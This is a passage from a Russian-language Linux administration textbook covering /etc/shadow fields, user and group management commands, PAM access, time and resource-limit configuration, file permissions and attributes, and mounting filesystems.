6. **Число дней, в течение которых пользователь получает предупреждение о необходимости изменить пароль**. Обычно такие предупреждения пользователь получает за неделю (7 дней) до часа "X".
7. **Число дней после окончания действия пароля**, когда еще пользователь может работать со старым паролем. Если после этого срока пользователь не сменит пароль, учетная запись будет заблокирована.
8. **Число дней, начиная с 1 января 1970**, после которых пароль будет заблокирован
9. **Не используется**.

Обычно последние три поля не используются. По зашифрованному паролю можно понять, какой алгоритм шифрования использует система. Посмотрите на начало зашифрованного пароля:

- 1 – MD5. Ранее часто использовался, сейчас чаще используется SHA-512, поскольку в MD5 обнаружились математические уязвимости;
- 2, $2a$ – Blowfish. Чаще используется в FreeBSD/OpenBSD, чем в Linux;
- 5 – SHA-256;
- 6 – SHA-512. Используется в современных дистрибутивах.

Форматы файлов /etc/passwd и /etc/shadow были приведены "для общего развития", чтобы вы понимали, что происходит. Модифицировать учетную запись пользователя правильнее с помощью команды *usermod*, а не с помощью редактирования файла /etc/passwd. Конечно, можно внести небольшие изменения, например, изменить полное имя пользователя. А вот для изменения остальных параметров, например, домашнего каталога, правильнее использовать *usermod*, чтобы потом не делать много ручной работы.

Изменение и удаление учетных записей

Как было отмечено, ранее для модификации учетной записи пользователя нужно использовать команду *usermod*, но прежде поговорим об изменении пароля, так как изменение пароля – это тоже, по сути, изменение учетной записи.

Для установки и изменения пароля пользователя используется команда *passwd*:

```
# passwd <имя>
```

Если пользователь хочет изменить собственный пароль, то указывать имя не нужно:

```
$ passwd
```

А вот теперь можно приступить к рассмотрению команды *usermod*. Формат вызова этой команды следующий:

```
# usermod [параметры] учетная_запись
```

Параметры команды *usermod* описаны в таблице 1.4.

Таблица 1.4. Параметры команды usermod

Параметр	Описание
-a, -append	Добавляет пользователя в дополнительную группу. Используется только с параметром -G
-c, --comment комментарий	Добавляет комментарий для учетной записи пользователя

-d, --home каталог	Задает новый домашний каталог пользователя. Если указать параметр *-m*, то текущий домашний каталог пользователя будет перенесен в новый домашний каталог, который будет создан, если не существует
-e, --expiredate дата	Указывает дату устаревания учетной записи пользователя. По достижению этой даты учетная запись пользователя будет заблокирована. Дата указывается в формате ГГГГ-ММ-ДД. Если дату не указывать, то устаревание учетной записи будет отключено
-f, --inactive дни	После указанного числа, которые пройдут после устаревания пароля, учетная запись будет блокирована. Значение *-1* означает, что эта возможность не используется, а *0* – запись будет заблокирована сразу же после устаревания пароля
-g, --gid группа	Указывает имя или GID первичной группы пользователя. Группа с таким именем/GID должна существовать. Все файлы в домашнем каталоге пользователя, которые принадлежали бывшей первичной группе, теперь будут принадлежать новой группе
-G, --groups группа1[, группа2,..., группаN]	Список дополнительных групп, в которых находится пользователь. Перечисление групп осуществляется через запятую без дополнительных пробелов. Например, -G group1,group2
-l, --login новое_имя	Изменяет имя пользователя на *новое_имя*
-L, --lock	Блокирует учетную запись пользователя. Нельзя использовать этот параметр с *-p* или *-I*

-m, --move-home	Перемещает домашний каталог. Используется вместе с параметром *-d*
-o, --non-unique	При использовании с *-u* позволяет указать не уникальный UID (идентификатор пользователя)
-p, --password пароль	Шифрованное значение пароля, которое возвращает функция *crypt*. Использовать этот параметр не рекомендуется, поскольку другие пользователи увидят незашифрованный пароль в списке процессов
-R, -root chroot	Выполняет изменения в каталоге *chroot* и использует файлы конфигурации из этого каталога
-s, --shell оболочка	Задает оболочку для пользователя. Если оболочка не указана, то будет использована оболочка по умолчанию
-u, --uid UID	Задает новый UID пользователя, который должен быть уникальным
-U, --unlock	Разблокирует учетную запись пользователя
-Z, --selinux-user SEUSER	Новый пользователь SELinux для пользовательского входа

Рассмотрим несколько примеров:

```
# usermod -d /home/new_home -m ubuntu
# usermod -L bagira
# usermod -G admins,sudo mark
```

Первая команда задает новый каталог для пользователя *ubuntu*. Теперь он будет называться /home/new_home. Старые файлы (из каталога /home/ubuntu) будут перемещены в новый домашний каталог.

Вторая команда блокирует учетную запись пользователя *bagira*. Третья команда вносит пользователя mark в группы *admins* и *sudo*.

Теперь рассмотрим команду *userdel* (см. табл. 1.5):

```
# userdel [параметры] пользователь
```

Таблица 1.5. Параметры команды userdel

Параметр	Описание
-f, --force	Удаляет учетную запись, даже если пользователь работает в системе. Также будет удален домашний каталог и почтовый ящик, даже если другой пользователь использует тот же домашний каталог. Если в файле /etc/login.defs параметр USERGROUPS_ENAB равен *yes*, то будет удалена и первичная группа пользователя, даже если она является первичной и для другого пользователя. Довольно опасный параметр, который может привести систему в нерабочее состояние
-r, --remove	Удаляет домашний каталог пользователя и почтовый ящик. Файлы этого пользователя, созданные на других файловых системах, нужно искать и удалять вручную
-R, --root chroot	Выполняет изменения в каталоге *chroot* и использует файлы конфигурации из этого каталога
-Z, --selinux-user	Удаляет все пользовательские сопоставления SELinux для учетной записи пользователя

Пример удаления учетной записи *ubuntu*, домашний каталог и почтовый ящик также будут удалены:

```
# userdel -r ubuntu
```

Группы пользователей

Для более простого управления пользователями их можно объединять в группы. Например, можно задать ограничения ресурсов для группы пользователей. Тогда они будут распространяться на всех пользователей, входящих в группу и тебе не придется их устанавливать для каждого пользователя отдельно.

Но, прежде чем устанавливать права для группы, нужно эту группу создать. Добавить группу можно командой *groupadd*, однако ничего плохого не случится, если ты просто отредактируешь файл /etc/group (не *groups*, а именно *group!*) и добавишь группу вручную. При добавлении группы следи, чтобы ID группы был уникальным. Если же ты не хочешь ни за чем следить, тогда просто введи команду *groupadd*:

```
# groupadd [параметры] имя_группы
```

С параметрами команды *groupadd* можно ознакомиться в справочной системе – *man groupadd*.

1.2.4. Модули PAM

Подключаемые модули аутентификации PAM (*Pluggable Authentication Modules*) предоставляют администраторам дополнительные методы подтверждения подлинности пользователя. Модули PAM – это не новинка в мире Linux. Они были разработаны очень давно, но до сих пор есть даже в самых современных дистрибутивах Linux, поскольку заменить их, по сути, нечем.

Модули PAM позволяют использовать несколько схем аутентификации. Большинство приложений, которые нуждаются в проверке подлинности пользователя, используют PAM. Модули PAM позволяют реализовать альтернативную аутентификацию, например, по отпечаткам пальцев или по сетчатке глаз, но для этого необходимо дополнительное оборудование, например, сканер отпечатков. В этой книге мы рассмотрим традиционный вариант использования PAM – когда аутентификация происходит посредством ввода пароля с клавиатуры.

Основной файл конфигурации называется /etc/pam.conf. В каталоге /etc/pam.d/ находится конфигурация для разных сервисов, которые поддерживают PAM, например, в /etc/pam.d/sshd находится конфигурация PAM-модулей для SSH, в /etc/pam.d/gdm-passwd – конфигурация пароля для менеджера дисплея GDM и т.д. В каталоге /etc/security также есть файлы конфигурации, относящиеся к PAM, например, файл access.conf управляет доступом в систему.




Рис. 1.7. Содержимое каталога /etc/security

Безопасность вашей системы зависит от используемых модулей. Модули хранятся в каталоге /lib/security или /lib64/security (для 64-битных систем), однако некоторые дистрибутивы не следуют этому стандарту. К примеру, в некоторых системах модули можно найти в каталоге /usr/lib/security. При желании можно написать и собственные модули, но для начала следует разобраться с уже имеющимися. Ниже приведен список наиболее часто используемых модулей. Больше информации по каждому из них можно получить, набрав *man* модуль, к примеру *man pam_pwcheck*. Обратите внимание, что нет "стандартного списка" модулей. Их состав варьируется от дистрибутива к дистрибутиву.

- **pam_access** – разрешает или запрещает доступ, в зависимости от IP-адреса, имени пользователя, имени хоста или доменного имени и т.п. По умолчанию, правила доступа определены в файле /etc/security/access.conf.

Когда пользователь входит, проверяются правила доступа до первого совпадения, и делается решение, разрешить или запретить доступ. Также смотри модуль pam_time – там другие ограничения.

- **pam_cracklib** и **pam_pwcheck** – предоставляют функции проверки прочности пароля (проверки на легкость угадывания или повторяемость). У пользователя спрашивают пароль, и если он проходит предустановленные правила и считается прочным, тогда нужно ввести его еще раз для проверки правильности ввода.
- **pam_deny** – безусловно запрещает доступ. Этот модуль можно использовать для блокирования пользователей, как политику по умолчанию. См. также pam_permit.
- **pam_echo** – выводит предустановленное текстовое сообщение. См. также pam_motd.
- **pam_env** – позволяет присвоение значений переменным окружения. Правила по умолчанию берутся из файла /etc/security/pam_env.conf.
- **pam_exec** – вызывает внешнюю программу.
- **pam_lastlog** – выводит дату и время последнего входа в систему.
- **pam_limits** – устанавливает ограничения на системные ресурсы, используемые пользователем. Ограничения по умолчанию берутся из файла /etc/security/limits.conf.
- **pam_listfile** – разрешает или запрещает сервис в зависимости от значений в файле. К примеру, если нужно открыть FTP-доступ лишь для некоторых пользователей, перечень которых указан в файле /etc/ftpusers_ok, нужно добавить строку:

  auth required pam_listfile.so item=user sense=allow file=/etc/ftpusers_ok onerr=fail в файл /etc/pam.d/ftpd. См. также модуль pam_nologin.
- **pam_mail** – сообщает пользователю о наличии свежей электронной почты.
- **pam_mkhomedir** – создает домашний каталог пользователя, если он не существует на локальной машине. Таким образом, можно использовать централизованную авторизацию (к примеру, в NIS или LDAP) и создавать домашние каталоги лишь при необходимости.
- **pam_motd** – выводит "сообщение дня". См. также модуль pam_echo.
- **pam_nologin** – запрещает доступ, когда существует файл /etc/nologin.

- **pam_permit** – безусловно разрешает доступ – очень небезопасно! См. также модуль pam_deny.
- **pam_rootok** – разрешает доступ для пользователя root без дополнительных проверок. Обычно этот модуль используется в /etc/pam.d/su, чтобы пользователь *root* мог войти под любым другим пользователем даже без ввода пароля. Файл должен содержать следующие строки (обратите внимание на вторую строку, см. модуль pam_wheel):
  - auth sufficient pam_rootok.so
  - auth required pam_wheel.so
  - auth required pam_unix.so
- **pam_succeed_if** – проверяет некоторые характеристики учетной записи, к примеру, принадлежность к определенной группе, значение UID и т.п.
- **pam_time** – запрещает доступ к службе в зависимости от дня недели и времени дня. По умолчанию правила берутся из файла /etc/security/time.conf. Однако, запрет накладывается лишь на момент входа в систему. Способа принудительно заставить пользователя выйти из системы нет.
- **pam_umask** – устанавливает маску создания файлов.
- **pam_unix** или **pam_unix2** – классическая аутентификация в UNIX-стиле, основана на файлах /etc/passwd и /etc/shadow. См. также модуль pam_userdb.
- **pam_userdb** – аутентифицирует пользователя с помощью базы данных. См. также модуль pam_unix.
- **pam_warn** – заносит название службы, номер терминала, пользователя и другие данные в системный журнал. Модуль можно использовать везде, он не влияет на процесс аутентификации.
- **pam_wheel** – позволяет root-доступ лишь для членов группы *wheel*. Часто этот модуль используется для *su*, чтобы лишь избранные пользователи могли пользоваться этой программой. Пример использования можно найти в описании модуля pam_rootok.

Если книга не посвящена конкретно PAM, лучше всего рассматривать PAM на отдельных примерах.

Ограничиваем доступ к системе по IP-адресу

Файл /etc/security/access.conf используется модулем pam_access.so, чтобы определить, каким пользователям позволено входить в систему и с каких IP-адресов.

Если открыть файл access.conf, то в нем будет достаточно много различных примеров, которые хорошо прокомментированы. Если ты знаешь английский язык, то тебе не составит особого труда во всем разобраться самостоятельно.

Формат этого файла следующий:

```
разрешения : пользователи : источники
```

Разрешение может начинаться с символа "+" (доступ разрешен) или "-" (доступ запрещен). Если нужно указать несколько пользователей, то их имена разделяют пробелом. Если нужно сделать исключение для некоторых пользователей, то перед их именами указывают служебное слово EXCEPT.

Третье поле может содержать список из одного или более имен консолей (tty) – для несетевого доступа к системе, имен узлов (для сетевого доступа), доменных имен (начинаются с "."), IP-адресов узлов, IP-адресов сетей (заканчиваются "."). Также можно указать все источники (ALL), ни один из источников (NONE) или только локальные источники (LOCAL).

Теперь несколько примеров:

```
-:ALL EXCEPT root:tty1
```

Первая консоль – это только консоль *root*. Другим пользователям запрещено ее занимать. Мы запрещаем доступ (-) всем пользователям (ALL) кроме (EXCEPT) пользователя *root* на консоли tty1.

Следующий пример – разрешение регистрации как *root* с определенных IP-адресов:

```
+ : root : 192.168.1.1 192.168.1.4 192.168.1.9
+ : root : 127.0.0.1
```

Если нужно разрешить регистрацию *root* со всей подсети 192.168.1.0, тогда укажи адрес этой подсети, указав точку вместо 0:

```
+ : root : 192.168.1.
```

Самый жесткий пример – запрещаем *root* вообще входить в систему:

```
- : root : ALL
```

> **Примечание.** Обрати внимание, что комментарии в этом файле начинаются с #, если нужно использовать один из примеров, приведенных в файле, убедись, что ты раскомментировал нужную строку.

Чуть выше мы разрешили вход пользователя *root* с определенных IP-адресов. К сожалению, одного только редактирования access.conf будет недостаточно. Нужно еще отредактировать соответствующие файлы в /etc/pam.d. Нас интересует регистрация по SSH (telnet уже не используется, поэтому ты будешь регистрироваться по SSH) и обычная регистрация в системе. Поэтому нам нужно отредактировать файлы /etc/pam.d/sshd и /etc/pam.d/system-auth. В этих файлы нужно добавить строчку:

```
account    required  /lib64/security/pam_access.so
```

Если используется 32-разрядная система, тогда нужно добавить немного другую строку:

```
account    required  /lib/security/pam_access.so
```

Ограничиваем время входа в систему

Безопасностью системы лучше управлять, когда ты бодрствуешь. Поэтому имеет смысл разрешить регистрацию только в это время, например, с 8:00 до 19:00 (вдруг, кто-то немного задержится на работе).

Откройте файл /etc/security/time.conf и добавь в него строку:

```
login;tty* & !ttyp*; !root & admin & ; !Al0800-1900
```

Здесь мы разрешаем пользователям регистрироваться только с 8:00 по 19:00. На пользователей *root* и *admin* это правило не распространяется. Также в файле time.conf ты найдешь еще несколько примеров.

Как и в случае с предыдущим файлом, тебе нужно изменить файлы /etc/pam.d/sshd и /etc/pam.d/system-auth, в которые нужно добавить строку:

```
account    required  /lib64/security/pam_time.so
```

или строку (для 32-разрядной системы):

```
account    required  /lib/security/pam_time.so
```

Ограничение системных ресурсов с помощью PAM

С помощью PAM-модулей можно ограничить системные ресурсы, что полезно для защиты системы от DoS-атаки. Принцип DoS-атаки заключается в том, что злоумышленник узурпирует все ресурсы системы, в результате обычным пользователям ничего не остается. Ограничив системные ресурсы, можно смягчить последствия DoS-атаки на сервер. Конечно, полной защиты этот способ не даст, но все равно, сервер будет продолжать работать, хоть и медленно. Все же – это лучше, чем ничего.

Ограничить системные ресурсы можно с помощью /etc/security/limits.conf. Формат записей в этом файле такой:

```
домен      тип      ресурс          значение
```

В качестве домена указывается или имя пользователя или имя группы пользователей (@имя). Также можно указать звездочку (*), если ограничение должно распространяться на всех пользователей.

Ограничения бывают *мягкими* (soft) и *жесткими* (hard). Мягкое ограничение можно незначительно превысить, жесткое превысить нельзя.

Возможные значения третьего поля задают тип ограничиваемого ресурса и представлены в таблице 1.6.

Таблица 1.6. Ресурсы, которые можно ограничить с помощью limits.conf

Элемент	Описание
core	Позволяет ограничить размер файла ядра (в килобайтах)
cpu	Задает максимальное процессорное время (в минутах)
data	Определяет максимальный размер сегмента данных (в килобайтах)
fsize	Позволяет указать максимальный размер файла (в килобайтах)
maxlogins	Определяет максимальное количество параллельных регистраций пользователя. По умолчанию пользователю разрешается войти неограниченное количество раз разными способами – по SSH, FTP, с разных консолей и т.д.
nofile	Задает максимальное число одновременно открытых файлов
nproc	Определяет число процессов, которые может запустить пользователь
priority	Задает приоритет, с которым будут выполняться процессы пользователя или группы
stack	Максимальный размер стека (в килобайтах)

Последнее поле определяет значение лимита. Теперь несколько примеров:

```
*           hard    maxlogins   3
@ssh_users  hard    nproc       5
@ssh_users  hard    fsize       24576
```

В первом случае мы ограничиваем число одновременных регистраций пользователей до 3 (консоль, X11, если есть и SSH – этого более чем достаточно). Во втором пользователям из группы *ssh_users* мы разрешаем запускать не более 5 процессов одновременно. Также SSH-пользователям не разрешается создавать файлы размером более 24 Мб.

Обратите внимание: здесь мы просто задает лимит на максимальный размер файла. В принципе, 24 Мб этого вполне достаточно даже для хранения фотографий с зеркальной камеры и больших документов Word, содержащих изображения и другие объемные объекты. А видео и файлы большего размера пусть пользователи хранят или на своих компьютерах или входят иным способом, например, по FTP, где можно более качественно ограничить операции с файлами.

После редактирования /etc/security/limits.conf никакие другие файлы редактировать не нужно. Но описанные изменения будут действовать для новых сеансов пользователей, поэтому желательно перезагрузить систему, чтобы изменения действовали сразу для всех пользователей.

Если тебе нужна дополнительная информация о PAM, предлагаем ознакомиться с официальной документацией, доступной по адресу:

https://mirrors.edge.kernel.org/pub/linux/libs/pam/

1.3. Права доступа к файлам и каталогам

1.3.1. Общие положения

В Linux, как и в любой многопользовательской системе, есть понятия владельца файла и прав доступа. Владелец – это пользователь, которому принадлежит файл. В большинстве случаев – это пользователь, создавший файл.

Права доступа определяют, кто и что может сделать с файлом. Права доступа файла может изменять владелец файла или пользователь *root*. Владелец может назначить, например, кто имеет право читать и изменять файл. Владелец также может "подарить" файл другому пользователю. После этого владельцем станет уже другой пользователь.

Права доступа у пользователя *root* максимальные, а это означает, что он может изменить владельца любого файла (вы можете создать файл, а *root* может сделать владельцем любого другого пользователя) и изменить права доступа любого файла. Пользователь *root* может удалить и изменить любой файл, может создать файл в любой папке и т.д. С одной стороны, это хорошо, но если злоумышленник завладеет паролем *root*, то хорошего в этой ситуации мало.

Права доступа в Linux по умолчанию настроены так, что пользователь владеет только своим домашним каталогом /home/<имя_пользователя>. Поэтому создавать файлы и выполнять другие операции по работе с файлами (удаление, редактирование, копирование и т.д.) пользователь может только в этом каталоге и то при условии, что файлы принадлежат ему.

Если в домашнем каталоге пользователя *root* создал файл, пользователь не сможет удалить или изменить его, поскольку он не является его владельцем. Сможет ли он прочитать этот файл, зависит от прав доступа к файлу (о них мы поговорим позже).

Остальные файлы, которые находятся за пределами домашнего каталога, пользователь может только просмотреть и то, если это не запрещено правами доступа. Например, файл /etc/passwd пользователь может просмотреть, а /etc/shadow – нет. Также пользователь не может создать файлы в корневой файловой системе или в любом другом каталоге, который ему не принадлежит, если иное не установлено правами доступа к этому каталогу.

1.3.2. Смена владельца файла

Команда *chown* используется для изменения владельца файла/каталога. Формат такой:

```
chown <пользователь> <файл/каталог>
```

Здесь пользователь – это новый владелец файла. Чтобы подарить другому пользователю файл, ты должен быть или его владельцем или пользователем *root*.

1.3.3. Определение прав доступа

Для изменения прав доступа используется команда *chmod*. Для изменения прав доступа вы должны быть владельцем файла/каталога или же пользователем *root*. Формат команды следующий:

```
chmod <права> <файл/каталог>
```

Права доступа состоят из трех наборов: для владельца, для группы владельца и для прочих пользователей. Первый набор задает возможности владельца файла, второй – для группы пользователей, в которую входит владелец и третий – для всех остальных пользователей.

В наборе может быть **три права** – **чтение** (r), **запись** (w) и **выполнение** (x). Для файла право на выполнение означает возможность запустить этот файл на выполнение (обычно используется для программ и сценариев). Право на выполнение для каталога – возможность просматривать этот каталог.

Права доступа в наборе определяются четко в определенном порядке и могут быть представлены, как символьном, так и числовом виде (в двоичной или восьмеричной системе). Рассмотрим несколько наборов прав доступа:

- 100 – только чтение
- 110 – чтение и запись
- 101 – чтение и выполнение
- 111 – чтение, запись, выполнение

Учитывая, что права доступа задаются для владельца, группы и остальных пользователей, полный набор прав доступа может выглядеть так:

```
111 100 000
```

В этом наборе мы предоставляем полный доступ (в том числе и выполнение) владельцу, группе владельца разрешено только чтение, остальным пользователям доступ к файлу/каталогу вообще запрещен.

В двоичной системе права доступа мало кто записывает. В основном их преобразуют в восьмеричную систему. Если ты забыл, то поможет следующая таблица (табл. 1.7).

Таблица 1.7. Преобразование из двоичной в восьмеричную систему

Двоичная система	Восьмеричная система
000	0

001	1
010	2
011	3
100	4
101	5
110	6
111	7

Если вы видите право доступа 666, то никакой дьявольщины в нем нет, это всего лишь полный доступ к обычному файлу (не к программе и не к сценарию). Для каталога полные права доступа выглядят как 777 – чтение, изменение и просмотр каталога для владельца, группы и прочих пользователей.

Просмотреть текущие права доступа можно командой `ls -l <файл/каталог>`, например:

```
# ls -l config

-rw-r--r--. 1 root root 110375 янв 2 08:28 config
```

Как мы видим, задано три набора rw-, r--, r--. Выходит, владельцу разрешена запись и чтение файла, остальным пользователям (группа и прочие) – только чтение. В восьмеричной системе этот набор прав доступа выглядит как 644.

Первый символ (в нашем случае это -) является признаком каталога. Если бы мы выводили права доступа каталога, то вместо - здесь был бы символ *d*. Для файла выводится просто "-".

Символьный способ задания прав доступа немного проще, но лично я предпочитаю числовой. Рассмотрим, как использовать символьный:

```
# chmod +x config
```

Просмотрим опять права доступа:

```
# ls -l config

-rwxr-xr-x. 1 root root 110375 sep 2 08:28 config
```

Как видите, право выполнение было добавлено во все три набора прав доступа.

1.3.4. Специальные права доступа

В Linux есть еще специальные права доступа SUID (Set User ID root) и SGID (Set Group ID root), позволяющие обычным пользователям запускать программы, которые требуют для своей работы прав *root*.

В современных дистрибутивах Linux тебе придется изменять эти права доступа чрезвычайно редко (может быть даже вообще никогда), но нужно знать, как их изменить. Например, если программу /usr/sbin/program ты хочешь разрешить запускать с правами root обычным пользователям, установите права доступа так:

```
# chmod u+s /usr/sbin/program
```

Использование SUID – плохое решение с точки зрения безопасности. Правильнее использовать команду *sudo*, если какому-то пользователю будут нужны права *root*.

1.3.5. Атрибуты файла

В Linux кроме прав доступа есть еще и атрибуты файла, подобно атрибутам файла в других операционных системах. Изменить атрибуты файла можно командой *chattr*:

```
chattr +/-<атрибуты> <файл>
```

Просмотреть установленные атрибуты можно командой *lsattr*:

```
lsattr <файл>
```

Некоторые полезные атрибуты файлов приведены в таблице 1.8.

Таблица 1.8. Полезные атрибуты файлов

Атрибут	Описание
i	Запрещает изменение, переименование и удаление файла. Этот атрибут можно установить для критических конфигурационных файлов или для каких-либо других критических данных. Установить (как и сбросить) этот атрибут может только пользователь *root* или процесс с возможностью CAP_LINUX_IMMUTABLE. Другими словами, сбросить этот атрибут просто так нельзя – нужны только права *root*
u	При удалении файла с установленным атрибутом u его содержимое хранится на жестком диске, что позволяет легко восстановить файл
c	Файл будет сжиматься. Можно установить этот атрибут для больших файлов, содержащих несжатые данные. Доступ к сжатым файлам будет медленнее, чем к обычным, поэтому плохое решение устанавливать этот атрибут для файлов базы данных. Этот атрибут нельзя устанавливать для файлов, уже содержащих сжатые данные – архивы, JPEG-фото, MP3/MP4-файлы и т.д. Этим ты не только не уменьшишь его размер, но и замедлишь производительность
S	Данные, записываемые в файл, сразу будут сброшены на диск. Аналогично выполнению команды *sync* сразу после каждой операции записи в файл
s	Прямо противоположен атрибуту *u*. После удаления файла принадлежащие ему блоки будут обнулены и восстановить их уже не получится

Пример установки атрибута:

```
# chattr +i config
```

Пример сброса атрибута:

```
# chattr -i config
```

1.4. Монтирование файловых систем

1.4.1. Монтируем файловые системы вручную

Как уже было сказано ранее, ***точка монтирования*** *– это каталог, через который происходит доступ к файловой системе, физически размещенной на другом носителе* (другом разделе жесткого диска, флешке, оптическом диске или даже на другом компьютере).

Для монтирования файловой системы используется команда *mount*, для размонтирования – *umount*:

```
# mount [опции] <имя устройства> <точка монтирования>
# umount <имя устройства или точка монтирования>
```

Для монтирования файловой системы нужны права *root*, поэтому команды *mount* и *umount* нужно вводить с правами *root*.

Представим, что мы подключили флешку. Если у тебя один жесткий диск (/dev/sda), то флешке будет назначено имя /dev/sdb, если жестких дисков два, то флешке будет назначено следующее имя – /dev/sdc и т.д.

На одном носителе (это качается жестких дисков, флешек и подобных носителей) может быть несколько разделов, которым назначаются номера, нумерация начинается с единицы. Поэтому ты не можешь подмонтировать всё устройство /dev/sdc. Нужно указать номер раздела.

Подмонтируем нашу флешку (пусть это будет устройство /dev/sdc и на нем будет всего один раздел с номером 1):

```
# mount /dev/sdc1 /mnt/usb
```

Каталог /mnt/usb – это и есть точка монтирования. Точка монтирования должна существовать до вызова команды *mount*, то есть ты не можешь подмонтировать файловую систему к несуществующему каталогу.

После этого можно обращаться к файлам и каталогам на флешке через каталог /mnt/usb:

```
# ls /mnt/usb
```

Итак, последовательность действий такая: создание точки монтирования (один раз), монтирование файловой системы, работа с файловой системой и размонтирование. Размонтирование осуществляется командой *umount*. В качестве параметра команды *umount* нужно передать или название точки монтирования или имя устройства:

```
# mkdir /mnt/usb
# mount /dev/sdc1 /mnt/usb
# cp test.txt /mnt/usb
# umount /mnt/usb
```

Очень важно размонтировать файловую систему, особенно это касается внешних файловых систем. При завершении работы система автоматически размонтирует все смонтированные файловые системы.

Думаю, в общих чертах операция монтирования должна быть понятной. Теперь поговорим о параметрах команды *mount*. Самый часто используемый параметр – это параметр *-t*, позволяющий задать тип монтируемой файловой системы. Обычно команда *mount* сама в состоянии распознать тип файловой системы, но в некоторых случаях ей нужно указать его вручную. Вот наиболее распространенные типы файловых систем:

- vfat – файловая система Windows (FAT/FAT32)
- ntfs – файловая система Windows NT
- ntfs-3g – драйвер ntfs-3g для чтения и записи NTFS (рекомендуется)
- ext2/ext3/ext4 – различные версии файловой системы Linux
- iso9660 – файловая система оптического диска CD/DVD
- udf – иногда Windows форматирует оптический диск как UDF

- reiserfs – файловая система ReiserFS
- smbfs – файловая система Samba
- nfs – сетевая файловая система

Например, в случае с NTFS рекомендуется использовать драйвер ntfs-3g:

```
# mount -t ntfs-3g /dev/sdc1 /mnt/usb
```

Параметр *-r* позволяет смонтировать файловую систему в режиме "только чтение", параметр *-w* монтирует файловую систему в режиме "чтение/запись", но обычно в этом режиме файловая система монтируется по умолчанию, поэтому в нем нет необходимости.

Параметр *-a* монтирует все файловые системы, перечисленные в файле /etc/fstab, за исключением тех, для которых указана опция *noauto*.

1.4.2. Имена устройств

Интерфейсов жестких дисков довольно много – IDE (ATA/PATA), SATA (Serial ATA), SCSI, USB. Раньше жесткие диски с интерфейсом IDE назывались в Linux /dev/hd? (? – буква, которая зависит от того, как подключен жесткий диск). Жесткие диски с интерфейсом SATA и SCSI назывались /dev/sd? (? – буква диска, соответствующая его порядковому номеру при подключении к интерфейсу).

Сейчас даже IDE-диски называются /dev/sd? (как и SATA/SCSI), что сначала вносило некую путаницу. Но жесткие диски с интерфейсом IDE вышли из моды и практически не используются. Мода на SCSI-диски также практически закончилась, поскольку SATA-диски такие же быстрые, как и SCSI – некоторые обеспечивают такую же производительность, как и SCSI – в некоторых случаях чуть меньше, в некоторых – даже больше. Так что SCSI уже можно списывать со счета – если достался сервер со SCSI-диском, отказываться от него не стоит, а вот новый сервер будет поставляться или с интерфейсом SATA или с интерфейсом SAS.

Интерфейс SAS (Serial Attached SCSI) обратно совместим с интерфейсом SATA и позволяет последовательно подключать SATA-диски и обеспечива-

ет пропускную способность в 6 Гбит/с. Если купить сервер с интерфейсом SAS, то в большинстве случаев он будет оснащен высокопроизводительными SATA-дисками, а не SCSI-дисками. Поэтому никакой путаницы уже нет.

Что же касается USB-дисков (флешки и внешние жесткие диски), то они также получают обозначение /dev/sd?.

Оптические диски (приводы CD/DVD) в большинстве случаев называются /dev/sr?, где ? – номер привода, нумерация начинается с 0.

Чтобы узнать, какие жесткие диски и оптические приводы установлены в вашем компьютере, введите команды (рис. 1.8):

```
ls /dev/sd?
ls /dev/sr0
```




Рис. 1.8. Жесткие и оптические диски

Если у тебя один оптический диск, можно смело использовать ссылку /dev/cdrom. Из рис. 1.8 видно, что у нас установлено два жестких диска – /dev/sda и /dev/sdb, а также один оптический привод /dev/sr0.

Для монтирования не достаточно указать имя всего устройства, нужно уточнить номер раздела. Когда разделов много, ты можешь забыть (или не знать), какой именно раздел тебе нужен. Чтобы вспомнить, можно использовать команду *fdisk*: запусти *fdisk <имя устройства>*, а затем введи команду *p* для вывода таблицы разделов и команду *q* для выхода из *fdisk*.

Посмотри рис. 1.9. Из него становится понятно, что на нашем жестком диске есть два раздела – /dev/sda1 и /dev/sdb2.

